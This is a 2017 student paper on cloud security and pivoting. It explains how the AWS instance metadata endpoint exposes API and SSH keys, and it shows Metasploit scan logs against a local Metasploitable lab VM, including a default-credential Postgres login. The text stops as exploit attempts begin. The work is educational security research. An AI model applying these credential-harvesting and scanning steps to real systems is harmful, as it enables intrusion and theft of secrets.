SANTA CLARA UNIVERSITY
DEPARTMENT OF COMPUTER ENGINEERING

Date: June 12, 2017

Cloud Security and Pivoting Exploitations

BY

Hatem Ahmed, hahmed@scu.edu
Immanuel Amirtharaj, iamirtharaj@scu.edu
Jimmy Patel, jpatel@scu.edu
Nicholas Rinaldi, nrinaldi@scu.edu

Cloud Security and Pivoting Exploitations

by

Hatem Ahmed, hahmed@scu.edu
Immanuel Amirtharaj, iamirtharaj@scu.edu
Jimmy Patel, jpatel@scu.edu
Nicholas Rinaldi, nrinaldi@scu.edu

School of Engineering
Santa Clara University

Santa Clara, California
June 12, 2017

Cloud Security and Pivoting Exploitations

Hatem Ahmed, hahmed@scu.edu
Immanuel Amirtharaj, iamirtharaj@scu.edu
Jimmy Patel, jpatel@scu.edu
Nicholas Rinaldi, nrinaldi@scu.edu

Department of Computer Engineering
Santa Clara University
June 12, 2017

ABSTRACT

As more and more users ranging from single individuals to large corporations are moving towards using the cloud, there is an increasing concern for security. A major challenge in cloud computing is to provide users with secure, reliable, and available services such as the storage of sensitive data or hosting mission critical applications. Furthermore, the unique architecture and features of cloud based distributed systems opens them up to new avenues of exploitation. The purpose of this paper is to explore the various attacks that malicious users may use against services available on the cloud as well as some of the data confidentiality issues. The security topics explored in this paper include Denial of Service/Distributed Denial of Service (DoS/DDoS), Cloud Service Provider (CSP) legal violations, and targeted virtual machine (VM) attacks. We also plan on submitting a del-verable demonstrating these attacks on an Amazon EC2 instance.

Table of Contents

List of Figures

List of Tables

Chapter 1

Introduction

1.1 Objective

The objective of this paper is to analyze the security vulnerabilities in cloud computing environments and attempt to exploit a system through pivoting.

1.2 Problem

Governments, banks, hospitals, and schools all store confidential data and host critical applications on the cloud. As a result, security has become a major point of concern. There are various ways in which user privacy and availability may be exploited: Users may not securely set up the cloud environment leading them to be susceptible to attacks, CSPs may sell your information to third party organizations, malicious users may use a DDoS attack on a hosted application, etc.
This project is related this class because in the first few weeks we discussed how important security is in a distributed environment. The majority of the design challenges in a cloud computing environment are related to security:

- Service Availability and Data Lock-In
- Data Privacy and Security Concerns
- Unpredictable Performance and Bottleneck due to I/O Sharing
- Distributed Storage and Widespread Software bugs

Furthermore, as the data is distributed over a wider area or larger number of devices the complicity of data security is greatly increased. Not only do users lose some control over their data but it also means that there are now multiple copies of the data spread throughout data centers in multiple countries.

1.3 Our Research

Based on the information we gather from other sources, we will analyze the different types of security issues and ultimately use that information to exploit a cloud system through pivoting, or maliciously accessing data through a foothold. Cloud systems have a very large attack vector because of the wide number of devices involved ranging from the network switches, servers, and VMs. This paper will focus on exploiting a targeted VM using commonly used tools and techniques. This work will demonstrate how easy, or hard, it can be to take advantage of a device in a cloud environment.

1.4 Problem Statement

Security is a very important issue in cloud computing and by understanding how user privacy and security is taken advantage of, we will exploit a system through different attacks. Once we have gained a foothold in that system we will try to measure the extent that we can pivot, or extract sensitive information from the exploited system.

Chapter 2

Theoretical Basis and Literature Review

2.1 Problem Definition

The major issues that CSPs face include: integrity, availability and confidentiality of data. Integrity means that the messages sent between the user and the client have not been altered in the transmission process. Availability means that the data or service is available regardless of user location through means of network security, authentication, and fault tolerance. Confidentiality is the prevention of the exposition of of user data.

These issues of cloud computing can be divided into two overarching sections: privacy issues, security issues.

2.1.1 Privacy Issues

The privacy issues are the issues that relate to the how the user data is being used. These issues include:

- Potential Unauthorized Secondary Usage
- Lack of User Control
- Complexity of Regulatory Compliance
- Lack of Training and Expertise

Potential Unauthorized Secondary Usage

There is a risk when using cloud systems that the CSP may sell user information to a third party company to gain more revenue. If the agreement between the CSP and the cloud user does not contain a provision that explicitly prevents this, the CSP can sell your data to advertising agencies.

Lack of User Control

In a Software as a Service (SaaS) environment, the CSP is responsible for the data storage which the user does not have to worry about. As a result, the user does not have control over where the data resides, what systems process the data, and what is being done to the data.

Complexity of Regulatory Compliance

There are numerous legislations in place for CSP to abide by in order to protect users. However, it is difficult for the authorities to guarantee that the CSPs are following the laws. Not only that but each country also has different laws making it very difficult for the CSPs to be fully compliant.

Lack of Training and Expertise

Moving to the cloud is highly attractive because of the minimal initial investment costs. Users who are not familiar with setting up a cloud instance or application may not securely setup the environment leading to vulnerabilities. For example, by default, the storage in Amazon S3 is stored in plain text. Another example would be giving all users of a virtual machine root access. To solve this problem, a user familiar with AWS would need to configure S3 to encrypt the datastore.

2.1.2 Security Issues

The security issues deal with protecting data and preventing others from reading that data. These issues include:

- Backup Vulnerabilities
- Gap in Security
- Unwanted Access
- Inadequate Data Deletion

Backup Vulnerabilities

CSPs are responsible for guaranteeing that data is highly available. As a result, CSPs create multiple copies of the data and store it in data centers across the world. While this does provide a data backup, it also increases the attack vector for attackers to get a hold of the data.

Gap in Security

While the CSPs generally do have more resources to throw towards security there may be some exploits that the CSP has not patched. It is nearly impossible for a CSP to be secure from all threats possible and there may be zero-day exploits that are found in the in the future caused by obsolete software. These gaps are footholds that a malicious user may take advantage of to take control of a system.

Unwanted Access

The data that users store may be stored in data centers in foreign countries and as a result, users may be susceptible to unwanted eavesdropping through government entities.

Inadequate Data Deletion

Users may not always have full control over the lifecycle of their data. In particular, because the users have reduced control over their data, when a delete operation is performed, there may still be copies of the data residing as a backup.

2.1.3 Types of Attacks

- Footprinting
- Botnets
- Hypervisor Traversal
- Virtual Code Injection
- Denial of Service
- Distributed Denial of Service

Footprinting

Footprinting is the ability to detect the presence of a virtual machine environment (VME) by monitoring anomalous patterns of data traffic in a network. This process is made easier from open sourced applications such as VMDetect and ScoopyNG. Once certain patterns are detected, it will then be possible to map virtual hosts by analyzing the MAC address of data traffic. By knowing the presence and location of a VME, it would be much easier for a malicious entity to target and exploit.

Botnets

Virtualized botnets are networks of compromised machines within virtual computing environment (VCE) or a cloud computing environment. These botnets are controlled by a botmaster without the original owner's knowledge. The reason why botnets are hard to identify within a system is




Figure 2.1: Botnet Diagram

because they are refined to match the desired characteristics of a node in the VCE. Once a foothold is established, botnets can do a variety of things, such as propogate through the VM's hypervisor, spam, or a DoS attack.

Hypervisor Traversal

The hypervisor is the host software layer which manages multiple guest operating systems. Because of its position of allocating resources among guest operating systems, the hypervisor is usually subject to attack. Hypervisor traversal attacks involve access to a guest operating system and then leverage this foothold to gain access to the host operating system or other guests sharing the same hypervisor.

Virtual Code Injection

Virtual code injection attacks involve injecting malicious onto a node in the network. This injection could do anything; compromise the guest OS, perform a hypervisor traversal, or footprint other VMs in the network. The thing that makes code injection onto virtual machines so dangerous is that they cannot be easily detected by external entites such as the hypervisor, because the injection is only present within the guest OS.

Denial of Service (DoS Attack)

Distributed Denial of service is an attack used to crash machine or network, thus making it impossible to be accessed by clients. The attack mainly depends on flooding the cloud by sending data which initiates crash and makes the source unable to handle clients anymore. A DoS attack's goal is to render a cloud node or system unavailable while degrading the network infrastructure. These attacks can use ICMP ping requests, TCP based flooding, and volumetric attacks.

Distributed Denial of Service (DDoS Attack)

Unlike DoS attacks where one system is used to get a certain service or machine down, DDoS utilizes many systems and networks to bring service or source down. A DDoS attack is much harder to mitigate and because the attack is spread throughout multiple different machines with different IP Addresses.

2.2 Cloud Security Solutions

2.2.1 Encryption

One of the major mechanisms to ensure integrity and confidentiality is encryption. This means that the data transfer between the user and CSP is encrypted to prevent eavesdropping as well as the data stored in the data centers. Using a public and private key encryption algorithm, it would be very difficult for eavesdroppers to read the data even if they somehow obtained access to the data.

2.2.2 Service Level Agreements

One mechanism to ensure availability, is a Service Level Agreement (SLA) which is an agreement between the CSP and user that states the requirements of the service. This agreement dictates that the expected availability of a service should be allowing CSPs to prioritize which users get resources based on priority in the event of a failure. For example, if one user has a high SLA and another has a low SLA, in the event of a crash, the user with the high SLA will get the resources needed first.

2.2.3 Access Control

For a virtual computing environment, a mechanism which only stores all virtual machine images in a single storage location with one access point is a strategy to increase security within a cloud system. Furthermore, on a network switch or VM level, access control can mean restricting access to certain commands to certain users. Each user has a different level of that commands he or she can enter. On a Linux system, this would be most like having to enter the root password to modify restricted files.

2.2.4 Auditing

Most cloud system vulnerabilities can be attributed to poor bookkeeping. Failure to keep track of certified VMs is one of the reasons why botnets and other spoof-related exploits can easily gain a foothold in a system. By taking measures such as establishing a common nomenclature to name VMs, documenting all approved and archived VM configurations, and performing high-level audits of active VMs on a weekly basis, these risks can be mitigated. If a botnet has gained access to a network in the cloud, a regular audit of all nodes can help discover and mitigate the impact of such attacks.

2.2.5 Firewall

CSPs have firewalls to protect their network from network based attacks. These network attacks can include port scans, DoS/DDoS, and self-replicating worm propagation. The fundamental way how firewalls detect port scans is by looking at whether there is a device is being bombarded by port checking requests. Hackers, have become smarter and are now delaying the port scan through a larger duration and checking random ports opposed to sequentially checking a port in a short period of time. The DoS and DDoS attack mitigation is more difficult to assess because the firewall needs to distinguish between regular user traffic and malicious traffic. Some metrics to used to determine whether a system is being attacked include bandwidth monitoring and packet type. Worms spread can be stopped by port scan detection as well verifying the external sources the worm is attempting to access.

Chapter 3

Hypothesis

3.1 Cloud Security Risk Evaluation

Due to the emergence of cloud security, many organizations are continuously moving to cloud based solutions without ample knowledge of the security vulnerabilities it opens. Specifically AWS EC2 instances are widely used today.

Firstly, traditional security approaches fail when being applied to modern third party cloud architectures. An example of this is how organization boundaries are blurred. Before cloud solutions, an organization may have their own architecture implemented. One could easily see that all internal nodes are part of the secure internal network of the organization, and external nodes provide security vulnerabilities and could be unauthorized users. In a cloud based architecture, there is no established boundary. If nodes outside the organization are considered insecure, then they could not achieve the necessary scalable infrastructure offered by third party services such as AWS.

Secondly, if an organization uses AWS, then the services they depend on are out of the control of the organization and subject to laws of wherever user data may be stored geographically. A European based organization using AWS may have their data stored American soil and thus be subject to the laws governing that area.

An organization that understands these vulnerabilities and understands how an intruder can pivot off of certain footholds allows the organization to prioritize these vulnerabilities and evaulate if they are required to use a more secure solution. Also understanding how intruders can access instance metadata allows for an organization to protect against it. For example, HTTP proxying proves to be a large vulnerability in the AWS infrastructure.

Chapter 4

Methodology

4.1 Pivoting in Amazon AWS instance

All Amazon AWS EC2 instances contain metadata made available through a web server that is only accessible to that particular instance. Instance metadata is made available at:

http://169.254.169.254/latest/meta-data/

Instance metadata contains private information such as Amazon Machine Instance ID (AMI ID), private IP Address, AWS API keys, user-data, and more. The AMI ID contains information required to launch an instance in AWS such as a template for the root volume, operating system, etc. The API keys are used for accessing other AWS services such as Amazon Simple Queue Services (SQS). The only protection for safeguarding this meta-data is that this meta-data can only be accessed from the AWS instance itself. The meta-data is not protected cryptographically and anyone with access to the instance can view this information. We will use Amazon's Boto API to demonstrate that is it fairly straightforward to do tasks such as query for client keys, user privilieges, or to create new users once access to an EC2 instance is achieved.

AWS Instances are often configured by using user data scripts where SSH keys are usually hard coded in. This user-data information is a startup script that users configure the instance to execute on boot-up. This can include updating packages or starting services. This user-data is especially helpful in automating the installation and configuration of software in an EC2 instance. This is a vulnerability because when an external entity is able to proxy HTTP GET requests, they can access the user data scripts containing the SSH keys.

We will attempt to compromise an EC2 instance on AWS to gain access to the metadata information of that instance. To compromise the instance we will penetration testing software such as Metasploit to gain access to the system and upload a payload which dumps the metadata information of that instance. With this information, can compromise other services that are being used by the user.

For an application running on an EC2 instance to access information from other Amazon services, instance profiles are often used. These instance profiles are started, AWS creates keys to access these AWS services and are stored in the instance metadata, suffering from the same security risk raised previously.

Chapter 5

Implementation

5.0.1 Environment Setup

Amazon Web Services has strict guidelines for penetration testing on AWS outlined in the terms of service. As a result, to show the actual compromising of a instance in AWS, a simulated environment using Oracle VirtualBox and two Linux Based VMs was setup. Figure 5.1, shows how the AWS environment on the left was translated to a local one on the right.





Figure 5.1: Simulating AWS environment using Oracle VirtualBox

5.0.2 Compromising a System using Metasploit

The penetration testing software Metasploit will be running on the Hacker VM. It will scanning the target instance for services and vulnerabilities and attempt to exploit the target. This software is one of the most popular security and penetration testing tools available today and is being used by industry experts throughout the world.

Metaploit Landing Page

Figure 5.2 shows the tool set up on the hacker VM ready to begin penetration testing of devices connected to the Internet.



Overview - Project Pentest

Discovery

0 hosts discovered
0 services detected
0 vulnerabilities identified

Penetration

0 sessions opened
0 credential pairs stolen:
0 passwords cracked or stolen
0 NTLM hashes stolen
0 SSH keys stolen
0 non-replayable hashes stolen

Web Apps

0 web sites identified
0 web pages crawled
0 web forms found
0 web vulnerabilities found


Social Engineering

0 social engineering campaigns created

Figure 5.2: Metasploit

Metaploit Service Scan

By simply entering an IP Address to scan, the tool will begin a port scan using network mapper (nmap) and identify all services that are listening on a port. Figure 5.3, shows the network discovery phase of the target instance.



Discovering — Sweeping 192.168.1.132 with VxWorks probes — 35%


Started: 2017-06-10 20:22:39 -0700
Elapsed: 1 minute

```
[+] [2017.06.10-20:23:49] 192.168.1.132:139     - ADMIN$ - (I) IPC Service (metasploitable server (Samba 3.0.20-Debian))
[+] [2017.06.10-20:23:49] Workspace:Pentest Progress:40/177 (22%) Sweeping 192.168.1.132 with Telnet probes
[*] [2017.06.10-20:23:49] 192.168.1.132:23      - 192.168.1.132:23 TELNET _        _ _      _     _      ____  \x0a _ __ ___   ___| |_ __ _ ___ _ __ |
[+] [2017.06.10-20:23:49] Workspace:Pentest Progress:43/177 (24%) Sweeping 192.168.1.132 with FTP probes
[*] [2017.06.10-20:23:49] 192.168.1.132:21      - Connecting to FTP server 192.168.1.132:21...
[*] [2017.06.10-20:23:49] 192.168.1.132:21      - Connected to target FTP server.
[*] [2017.06.10-20:23:49] 192.168.1.132:21      - FTP Banner: '220 (vsFTPd 2.3.4)\x0d\x0a'
[*] [2017.06.10-20:23:50] 192.168.1.132:2121    - Connecting to FTP server 192.168.1.132:2121...
[*] [2017.06.10-20:23:50] 192.168.1.132:2121    - Connected to target FTP server.
[*] [2017.06.10-20:23:50] 192.168.1.132:2121    - FTP Banner: '220 ProFTPD 1.3.1 Server (Debian) [::ffff:192.168.1.132]\x0d\x0a'
[+] [2017.06.10-20:23:50] Workspace:Pentest Progress:45/177 (25%) Sweeping 192.168.1.132 with SSH probes
[*] [2017.06.10-20:23:50] 192.168.1.132:22      - SSH server version: SSH-2.0-OpenSSH_4.7p1 Debian-8ubuntu1 ( service.version=4.7p1 openssh.comment=Debian-8ubuntu1 service
[+] [2017.06.10-20:23:50] Workspace:Pentest Progress:50/177 (28%) Sweeping 192.168.1.132 with Postgres probes
[*] [2017.06.10-20:23:50] 192.168.1.132:5432 Postgres - Trying username:'postgres' with password:'postgres' against 192.168.1.132:5432 on database 'template1'
                10-20:23:50] 192.168.1.132:5432 Postgres - querying with 'select version()'
                10-20:23:50] 192.168.1.132:5432 Postgres - Logged in to 'template1' with 'postgres':'postgres'
[*] [2017.06.10-20:23:50] 192.168.1.132:5432 Postgres - Version PostgreSQL 8.3.1 on i486-pc-linux-gnu, compiled by GCC cc (GCC) 4.2.3 (Ubuntu 4.2.3-2ubuntu4) (Post-Auth)
[*] [2017.06.10-20:23:50] 192.168.1.132:5432 Postgres - Disconnected
[+] [2017.06.10-20:23:50] Workspace:Pentest Progress:57/177 (32%) Sweeping 192.168.1.132 with MySQL probes
[*] [2017.06.10-20:23:50] 192.168.1.132:3306    - 192.168.1.132:3306 is running MySQL 5.0.51a-3ubuntu5 (protocol 10)
[+] [2017.06.10-20:23:50] Workspace:Pentest Progress:62/177 (35%) Sweeping 192.168.1.132 with NFS probes
[+] [2017.06.10-20:23:50] 192.168.1.132:111     - 192.168.1.132 NFS Export: / [*]
[+] [2017.06.10-20:23:50] Workspace:Pentest Progress:63/177 (35%) Sweeping 192.168.1.132 with VxWorks probes
```

Figure 5.3: Service Scan in Progress

Metaploit Services

Once the scan of the target VM is complete, Metasploit will keep track of all the services that it discovered and what ports the particular service is listening to. Figure 5.4, shows a handful of the services found on the target machine.




0 of 33 selected

HOST NAME	NAME	PROTOCOL	PORT	INFO	STATE	UPDATED AT
metasploitable	exec	tcp	512		OPEN	June 10, 2017 20:23
metasploitable	login	tcp	513		OPEN	June 10, 2017 20:23
metasploitable	shell	tcp	514		OPEN	June 10, 2017 20:23
metasploitable	distccd	tcp	3632		OPEN	June 10, 2017 20:23
metasploitable	vnc	tcp	5900		OPEN	June 10, 2017 20:23
metasploitable	x11	tcp	6000		OPEN	June 10, 2017 20:23
metasploitable	irc	tcp	6667		OPEN	June 10, 2017 20:23
metasploitable		tcp	8787		OPEN	June 10, 2017 20:23
metasploitable	dns	udp	53	BIND 9.4.2	OPEN	June 10, 2017 20:23
metasploitable	sunrpc	tcp	111	100000 v2	OPEN	June 10, 2017 20:23
metasploitable	ftp	tcp	21	220 (vsFTPd 2.3.4)\x0d\x0a	OPEN	June 10, 2017 20:23
metasploitable	sunrpc	udp	54526	100024 v1	OPEN	June 10, 2017 20:23
metasploitable	sunrpc	tcp	50346	100024 v1	OPEN	June 10, 2017 20:23
metasploitable	ftp	tcp	2121	220 ProFTPD 1.3.1 Server (Debian) [::ffff:192.168...	OPEN	June 10, 2017 20:23
metasploitable	ssh	tcp	22	SSH-2.0-OpenSSH_4.7p1 Debian-8ubuntu1	OPEN	June 10, 2017 20:23

Figure 5.4: Services found on Target Instance

Metaploit Exploiting Target VM

After the discovery process is completed, exploits can now be attempted. Using a database of known exploits for particular services, the tool will go through each of the services found and compare with its internal database for vulnerabilities. In Figure 5.5, the tool is attempting to find exploits. If no exploits are found, a bruteforce based attack can be used to crack passwords and gain access sensitive data.



Exploiting [31/923] 192.168.1.132:445 - Samba trans2open Overflow (*BSD x86) 3%

